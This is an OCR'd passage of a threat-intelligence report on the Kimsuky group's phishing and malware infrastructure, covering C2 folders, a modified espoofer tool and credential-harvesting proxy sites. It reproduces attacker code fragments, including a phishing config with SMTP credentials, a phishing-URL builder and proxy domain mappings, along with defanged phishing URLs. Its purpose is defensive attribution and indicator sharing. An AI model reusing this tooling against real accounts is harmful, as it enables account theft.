
However, the 21*.16*.25*.5* that existed in namastte is not the IP of the actual hacking target, but is judged to be the IP used by the Kimsuky organization for Yahoo phishing testing, and the basis is "5. Traces of the Kimsuky organization - ÿ It was explained **in "The traces left behind by namastte" .**



```
canvas%22%2C%22webgl%22%3A1%2C%22webglVendorAndRenderer%22%3A%22Google%20Inc.%20(
%20SwiftShader%20driver-5.0.0)%22%2C%22adBlock%22%3A0%2C%22hasLiedLanguages%22%3A
%22%3A%7B%22points%22%3A0%2C%22event%22%3A0%2C%22start%22%3A0%7D%2C%22fonts%22%3A
4.04347527516074%22%2C%22resolution%22%3A%7B%22w%22%3A%221572%22%2C%22h%22%3A%227
%3A%7B%22serve%22%3A1650446169304%2C%22render%22%3A1650446172208%7D%7D&crumb=ulYk
%22%3Afalse%7D%7D&username=ci      &passwd=&signin=%EB%8B%A4%EC%9D%8C&persistent=y
```

(Figure 24) Yahoo access log saved at 21*.16*.25*.5*

I found a North Korean expression in the comments of index.php (proxy page), and a search on the Ministry of Unification's North Korea information portal found that **"Bongsonggi is an IT term used in North Korea that** means server in our country. " (See Figure 25 below)



```
//rapid-3.53.30.js
$explodedList = explode(".", $GLOBALS['_http_host']);
array_splice($explodedList, 0, -2);
$tempPattern = implode(".", $explodedList);
//도메인검사(실패하는 경우 봉사기에로의 요청주소가 3p-xxx로 변경된다.)
$_response_body = str_replace('"yahoo.com"===document.domain.split(".")', '
//n=w.getXHR();n.open("POST",t,!0),n.withCredentials!0,
preg_match_all("#([a-zA-Z]+=[a-zA-Z]+.getXHR\(\);[a-zA-Z]+.open\(\"POST\",)
for ($i = 0; $i < count($matches); $i++) {
        $ReplaceUrl = "\"{$GLOBALS['_script_url']}?{$GLOBALS['_add_url']}&{
        $_response_body = str_replace($matches[$i][0], $matches[$i][1].$Rep
```

(Figure 25) North Korean expressions in index.php (proxy page)

[+] (Ministry of Unification) North Korea Information Portal:

hxxps://nkinfo.unikorea.go.kr/nkp/term/skNkItTerm.do?pageIndex=32


ÿ **Cook folder**

name	explanation
show.php	file, used by malicious PowerShell scripts to upload information collected from hacked target systems
sqlite.zip	File, required when malicious Powershell scripts run
ua.zip	File, used when changing the browser's User-Agent with Google Chrome Extension

(Table 15) At the time of recognizing


the **purpose of the Cook folder,** namastte, only show.php existed, so it was difficult to determine the exact upload method or its relationship with other files, but it was confirmed in the analysis of other cases. Malware that uses show.php is shown below (Figure 26).

It has the same structure, and the malicious code downloaded varies depending on the number attached to list.php and lib.php. This means that both PHPs have malware file names mapped to numbers followed by them. Also, sqlite.zip is a file that the malicious code mapped to the number attached to the end of the file downloads additionally for normal execution.



(Figure 26) Malicious code infection process

ua.zip is the User-Agent Switcher and Manager version 0.4.6, which is a browser extension that changes the browser's User-Agent information. The User-Agent transmitted when accessing the site with a browser includes a lot of information such as the operating system and browser, so if you do not want to expose it, you can change the User-Agent information using the User-Agent Switcher and Manager, as shown below (Figure 27)), as in the example, when you access the site before and after the change, the log is saved as if it was accessed by a different system, although it is actually the same system.



	User-Agent 예시	130번 IP의 웹 로그
변경 전	GET / HTTP/1.1 Host: 192.168.246.130 Connection: keep-alive Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	192.168.246.128 - - (14/Sep/2023:09:52:12 +0900) "GET / HTTP/1.1" 200 3476 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36"
User-Agent Switcher and Manager 0.4.6		
변경 후	GET / HTTP/1.1 Host: 192.168.246.130 Connection: keep-alive Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:85.0) Gecko/20100101 Firefox/85.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-	192.168.246.128 - - (14/Sep/2023:09:52:49 +0900) "GET / HTTP/1.1" 200 3477 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:85.0) Gecko/20100101 Firefox/85.0"

(Figure 27) Comparison before and after changing the browser's User-Agent

On March 20, 2023, a joint security advisory issued by the National Intelligence Service (NIS) and the German Constitutional Protection Agency (BfV) requested attention to cases of email accounts being hijacked by the KImsuky organization by inducing installation of malicious browser extensions.

Therefore, we suspected it was a similar case and analyzed ua.zip, but there was no malicious function. The Kimsuky organization did not reveal why they uploaded ua.zip, but as explained earlier, ua.zip does not have any malicious functions, so it is likely that the extension is malicious.

We suspect that it may have been stored in namastte to add functionality or to use it directly when needed.

The conclusion was that the three files in the Cook folder were also uploaded by the Kimsuky organization for the purpose of abuse.

[+] Joint security advisory from the National Intelligence Service (NIS) and the German Office for the Protection of the Constitution (BfV)

hxxps://www.ncsc.go.kr:4018/main/cop/bbs/selectBoardArticle.do?bbsId=SecurityAdvice_main&nttId=25266

ÿ **Temp folder**

The Temp folder contains the Kimsuky organization for purposes such as sending phishing emails to hacking targets, developing hacking tools, and remote control programs. There were files stored for direct use.


name	explanation
data	Folder, storing malware and bait files to be used for hacking
image	Folder, storing images for use in phishing emails
mmtool	Storage of folders, hacking tools, development, and remote control programs
Download.php	file, phishing URL to access varies depending on parameter value
n.php	File, Naver phishing mailer
g.php	File, Gmail phishing mailer
test.php	File, same function as Download.php
d.php	File, Kakao (Daum) phishing mailer

(Table 16) Purpose of Temp folder

Like "(Figure 1) Hacking email sent by the Kimsuky organization", hacking emails sent by a hacking organization to workers or organizations in a specific field include: The reason passwords are used when attaching malicious code is because mail service providers such as Gmail, Kakao (Daum), Naver, etc. The purpose is to avoid detection by mail applications (ex, Outlook), the organization's mail server, or security solutions.

The data.zip secured by AhnLab is a password-protected compressed file, and it is difficult to obtain and compress the password for the file. As a result of deactivation and analysis, malicious macros were present. **(Analysis data) North Korea's position on the use of nuclear force as seen through the April 25 military parade and "Implications of changes in military elites.docm"** was a malicious document. And the malicious macro that existed within the malicious document was When executed, additional malicious code is downloaded and executed, and the structure is the same **as "(Figure 26) Malicious code infection process"** above .

At the time of writing the report, when a malicious document was executed, a long period of time had passed and additional malware was downloaded and The act of executing did not occur. However, the response message in packet 11 is 302 (Go to new URL), Although it was redirected to ww6.navernnail.com, it is possible to resume distributing malware at any time. (Below (Figure 28) Reference)



#	Re...	Prot...	Host	URL	Body	Caching	Content...
11	302	HTTP	nidm.navernnail.com	/upload/list.php?query=1	0		text/ht...
12	200	HTTP	ww6.navernnail.com	/	1,029	no-stor...	text/ht...
348	200	HTTP	ww6.navernnail.com	/aLTaOycxl.js	68,406		applicati...
349	200	HTTP	ww6.navernnail.com	/favicon.ico	1,113	no-stor...	text/ht...

(Figure 28) Malicious document execution and C2 communication

nidm.navernnail.com, which is accessed when the malicious document is executed, is mapped to a total of 4 IPs from April 2022 to October 2022. There is a history, and malicious URLs with similar patterns are registered for each IP. At first glance, the common characteristics of malicious URLs are It looks like the word mail, but if you look closely, you'll see that n is written twice in a row, which is a trick to make it look like m.

navernnail.com, shown in red, is a breach indicated in a joint security advisory by the National Intelligence Service (NIS) and the German Constitutional Protection Agency (BfV). It's an indicator. The information below (Table 17) is past information, so it may not be meaningful to respond at this point, but it is the Kimsuky organization's information. It is very important information in profiling because it can track and identify hacking activities, and is a very important information in **"5. Traces of the Kimsuky organization In "Tracking",** we explained the relationship between the Kimsuky organization and the following (Table 17).

IP	61.82.110.60(KR)	23.106.122.16(SG)	165.154.240.72(UK)	59.7.91.171(KR)
Period	2022.04 ~ 2022.05	2022.04 ~ 2022.10	2022.08 ~ 2022.09	2022.09 ~ 2022.10
URL	navernnail.com	navernnail.com	nidm.navernnail.com nidm.navernnail.com	
	nidm.navernnail.com nidm.navernnail.com		navernnail.com	navernnail.com

(Table 17) Malicious URLs mapped by IP

mmtool is a folder where the Kimsuky organization's hacking tools, remote control, and development programs are stored.

name	explanation
RdpAttack_La05_x64.zip	Used to hack systems with RDP (CVE-2019-0708) vulnerabilities Explained **in "(4-1) RDP (CVE-2019-0708) Vulnerability Exploitation"**
RdpScan_La05_1226_x64.rar	
Router Scan V2.47.zip	Router scanner described **in "(Table 5) Exploited public programs"**
ZOOKAgentSetup.zip	Remote control installed on a hacked system to ensure continuity of connection program
espoofer-master_naver.zip	A hacking tool used to send phishing emails by organizing the sender as Naver or Google.

name	explanation
espoofer-master_google.zip	
Python-3.7.9-amd64.zip	Python used to develop the above espoofer
mmm.zip	unknown

(Table 18) Purpose of mmtool folder


espoofer-master_*.zip is a modification of espoofer ((hxxps://github.com/chenjj/espoofer) by the Kimsuky organization to send phishing emails by manipulating the sender as Naver or Google. Since it was developed in Python, it must be used in Python. The installation file

Python-3.7.9-amd64.zip was included. This means that the Kimsuky organization kept the Python installer and espoofer for Naver and Google together in the mmtool folder in order to modify espoofer whenever necessary.

When you unzip espoofer-master_naver.zip, there are a number of files as shown below (Figure 29), most of which are files created and used by the Kimsuky organization in the process of modifying espoofer for the purpose of sending phishing emails, and are configuration files. Config.py is the key. The file contained the Kimsuky organization's Naver account information (hutong0090@naver.com) used to send phishing emails and the email address of the hacking target (y****@naver.com). The email address of the hacking target was searched. As a result, I am a current member of the National Assembly.

It is impossible to confirm whether the Kimsuky organization sent phishing emails to members of the National Assembly and, if so, the exact time, but the last file modification time of config.py was 4:56:28 PM on Monday, April 18, 2022, and it was used as the body of the phishing hacking email. The last file modification time of naver.txt is April 18, 2022, at 7:44:38 PM on Tuesday, April 12, 2022.

We suspect that phishing emails may have been sent afterwards. It is also possible that the Kimsuky organization only prepared to send phishing emails but did not actually send them.



```
__pycache__
dkim
papers
1.txt
config.py
dkimkey
espoofer.py.bak
exploits_builder.py.bak
LICENSE
notify.htm
README.md
show.php
test.php.bak
testcases.py.bak
common
images
.gitignore
2.txt.bak
config.py.bak
espoofer.py
exploits_builder.py
id.htm
naver.txt
notify.htm.bak
requirements.txt
test.php
testcases.py
계정 아이디가 충돌하였습니다.htm.bak
```


```
config = {
    "attacker_site": b"nave.goqqle.eu", # attack.com
    "legitimate_site_address": b"help@nav
    "victim_address": b"      @naver.com"
    "case_id": b"server_a1", #  You can f
    
    # The following fields are optional
    "server_mode":{
        "recv_mail_server": "", # If no value, espoofer will
        "recv_mail_server_port": 25,
        "starttls": False,
    },
    "client_mode": {
        "sending_server": ("smtp.naver.com", 587),
        "username": b"hutong0090@naver.com",
        "password": b"                  SX",
        "startssl":True
    },
```

해킹 대상(국회의원)의 메일

Kimsuky 조직의 네이버 계정 정보

(Figure 29) Kimsuky organization account information and hacking target email address stored in Config.py

Below (Figure 30) is naver.txt used as the body of the phishing email. You can see that the content of the email is awkward because it uses two words **such as "member" and "you"** interchangeably, so it was disguised as Naver, but the hacking target was interested and checked it. If you do this, you can fully prevent damage from hacking.



메일 송수신 기능이 제한됩니다.

회원님의 아이디 yourid을(를) 사용하여 대량의 스팸 메일을 보내거나 네이버 이용약관에 위반되는 활동이 감지되어 네이버 송수신 기능들이 제한됩니다.
상기 활동이 누적될 경우 당신의 계정은 영구 이용정지 될수 있습니다.

정상적인 사용을 위해서는 당신의 계정을 본인확인하세요.

본인 확인


더욱 편리한 서비스를 제공하기 위해 항상 최선을 다하겠습니다. 감사합니다.

본 메일은 발신전용 입니다. 네이버 서비스관련 궁금하신 사항은 네이버 고객센터에서 확인해주세요.

Copyright © **NAVER** Corp. All Rights Reserved.

(Figure 30) Body of phishing email in naver.txt

The phishing destination accessed when the hacking target clicks **"Confirm Identity"** in the body of the phishing email is created and inserted in espoofer's exploits_builder.py, and the final phishing destination is as shown below (Figure 31).



```
f = open(self.config['filebody'], 'rb')
fdata = f.read()
fdata = recursive_fixup(
    fdata, b"yourid", self.config["victim_address"].split(b"@")[0])
myurl = b'http://nave.goqqle.eu/sources/Util/temp/test.php?otp=' + \
    mybs64encode(self.config["victim_address"].split(
        b"@")[0])+b'&rtnurl=aHR0cHM6Ly9tYWlsLm5hdmVyLmNvbQ==&mode=n'
fdata = recursive_fixup(fdata, b"Phishing_URL", myurl)
fdata = mybs64encode(fdata)
t[self.case_id]['data']['body'] = fdata
```

(Figure 31) Phishing waypoint creation code in exploits_builder.py

The final phishing destination created through the above (Figure 31) is as follows.

[+] Final phishing destination to be inserted into the identity verification button in the email body

hxxp://nave.goqqle.eu/sources/Util/temp/test.php?otp=********yMjIyMjIyMi5jb20=&rtnurl=aHR0cHM6Ly9tY WlsLm5hdmVyLmNvbQ==&mode=n

ÿ otp: BASE64 encoded email address of the hacking target

ÿ rtnurl: BASE64 encoded Naver mail URL

(Base64 encoding) aHR0cHM6Ly9tYWlsLm5hdmVyLmNvbQ== ÿ (Base64 decoding)hxxps://mail.naver.com


ÿ mode: The final phishing URL to access varies depending on the mode.

test.php, which is the core of the phishing URL operation method, is a file that the Kimsuky organization kept in the Temp folder, and Download.php, which exists in the same folder, has the same function as test.php, but has more argument values used in mode, as shown below (Table 19). This means that the final phishing URL accessed varies depending on the argument value used in mode=.

file name	mode	Final phishing URL
test.php	n(naver)	hxxps://nidlogin.navernnail.com/nidlogin.login?mode=form&url=hxxps%3A%2F%2Fwww.naver.com&locale=ko_KR&svctype=1&otp=
	g(google)	hxxps://accounts.googlernails.com/signin/v2/identifier?hl=en&passive=true&continue=hxxps%3A%2F%2Fwww.google.com%2F&ec=GAZAmgQ&flowName=GlifWebSignIn&flowEntry=ServiceLogin&otp=
Download.php	n(naver)	hxxps://nidlogin.navernnail.com/nidlogin.login?mode=form&url=hxxps%3A%2F%2Fwww.naver.com&locale=ko_KR&svctype=1&otp=
	g(google)	hxxps://accounts.googlernails.com/signin/v2/identifier?hl=en&passive=true&continue=hxxps%3A%2F%2Fwww.google.com%2F&ec=GAZAmgQ&flowName=GlifWebSignIn&flowEntry=ServiceLogin&otp=
	k(kakao)	hxxps://accountskakao.login.mail.pl/login?continue=hxxps%3A%2F%2Flogins.daum.net%2Faccounts%2Fksso.do%3Frescue%3Dtrue%26url%3Dhxxps%253A%252F%252Fwww.daum.net%252F&rtnurl=
	d(daum)	hxxps://accdaum.login.mail.pl/accounts/signinform.do?url=http%3A%2F%2Fmail2.daum.net%2Fhanmailex%2FTop.daum&rtnurl=

(Table 19) mode=value and final phishing URL

Based on the analysis of espoofer-master_naver.zip so far, the process of sending phishing emails is summarized as shown below (Figure 32). Using the stolen account information, the hacked target's email is accessed to steal important data or send and receive email details. You can search for other hacking targets by checking , and the hijacked account can be used for other hacking.


Kimsuky
1. 해킹 메일 발송
해킹 대상(ex, 국회의원)
본인 확인
2. 본인 확인 클릭
3. 경유지 접속
(hxxp://nave.goqqle.eu/)
mode=%c
Naver: hxxps://nidlogin.navernnail.com
Google: hxxps://accounts.googlernails.com
Kakao: hxxps://accountskakao.login.mail.pl
Daum: hxxps://accdaum.login.mail.pl
4. 피싱 사이트 접속
5. 탈취한 계정 정보 저장
탈취한 정보 저장 서버
6. 탈취한 계정 정보로 해킹 대상의 메일에 접속

(Figure 32) Process of stealing account information from hacking target (2)

ÿ September 2022, certuser.info

At the time of recognizing this Case Study, C2 had four folders, including daum, harvard, kakao, and outlook, and each folder contained a phishing site.

Traces of phishing existed as files, including index.php (proxy page), which is responsible for the core function, and the obtained files were

It was analyzed and summarized below (Table 20).

	daum	harvard
hacking target	unknown	**** University Professor / Security
proxy page Going through URL	'member.daum.net' => 'memberma.certuser.info',	'outlook.live.com' => 'outlookmicrosoftharvard.certuser.info',
	'logins.daum.net' => 'loginsma.certuser.info',	'login.live.com' => 'loginmicrosoftharvard.certuser.info',
	'policy.daum.net' => 'policyma.certuser.info',	'account.live.com' => 'accountmicrosoftharvard.certuser.info',
	'cs.daum.net' => 'csma.certuser.info',	'login.microsoftonline.com' => 'loginsmicrosoftharvard.certuser.info',
	't1.daumcdn.net' => 't1ma.certuser.info',	'outlook.office365.com' => 'mailmicrosoftharvard.certuser.info',
	'm1.daumcdn.net' => 'm1ma.certuser.info',	'aadcdn.msftauth.net' => 'aadcdnmsftauthmicrosoftharvard.certuser.info',
	'www.daum.net' => 'wwwma.certuser.info',	'aadcdn.msauth.net' => 'aadcdnmsauthmicrosoftharvard.certuser.info',
	'mail.daum.net' => 'mailma.certuser.info',	'www.office.com' => 'wwwmicrosoftharvard.certuser.info',
	'daum.net' => 'certuser.info'	'huitadfs.harvard.edu' => 'huitadfsharvard.certuser.info',
		'key.harvard.edu' => 'keyharvard.certuser.info',
		'mso.harvard.edu' => 'msoharvard.certuser.info',
		'live.com' => 'certuser.info',
		'office.com' => 'certuser.info'
cuser.log	X	*****@hks.havard.edu

rtnurl	X	hxxps://mail.naver.com
	kakao	**outlook**
hacking target	****University Professor / Politics, Diplomacy	****University Professor / Korean Peninsula (North Korea)
proxy page Going through URL	'www.gstatic.com' => 'ss_mt.certuser.info',	'outlook.live.com' => 'outlookdose.certuser.info',
	'www.google.com' => 'wwmt.certuser.info',	'login.live.com' => 'logindose.certuser.info',
	'accounts.kakao.com' => 'accountsmt.certuser.info',	'account.live.com' => 'accountdose.certuser.info',
	'track.tiara.kakao.com' => 'track_tiara_kakaomt.certuser.info',	'login.microsoftonline.com' => 'loginsdose.certuser.info',
	'track.tiara.daum.net' => 'track_tiara_daummt.certuser.info',	'outlook.office365.com' => 'maildose.certuser.info',
	'm2.daumcdn.net' => 'm2_daumcdnmt.certuser.info',	'aadcdn.msftauth.net' => 'aadcdnmsftauthdose.certuser.info',
	'spi.maps.daum.net' => 'spi_mapsmt.certuser.info',	'aadcdn.msauth.net' => 'aadcdnmsauthdose.certuser.info',
	't1.daumcdn.net' => 't1_daumcdnmt.certuser.info',	'www.office.com' => 'wwwdose.certuser.info',
	'stat.tiara.kakao.com' => 'stat_tiaramt.certuser.info',	'live.com' => 'certuser.info',
	'kakao.com' => 'certuser.info'	'office.com' => 'certuser.info'
cuser.log	******@daum.net	******@hotmail.com
rtnurl	hxxps://drive.google.com/file/d/1um69v6yDKymaTJnlowA5TDcuntErQn01/view?usp=sharing (Russia's cause of war in Ukraine Progress and implications.pdf)	hxxps://outlook.live.com

(Table 20) File analysis results obtained from certuser.info

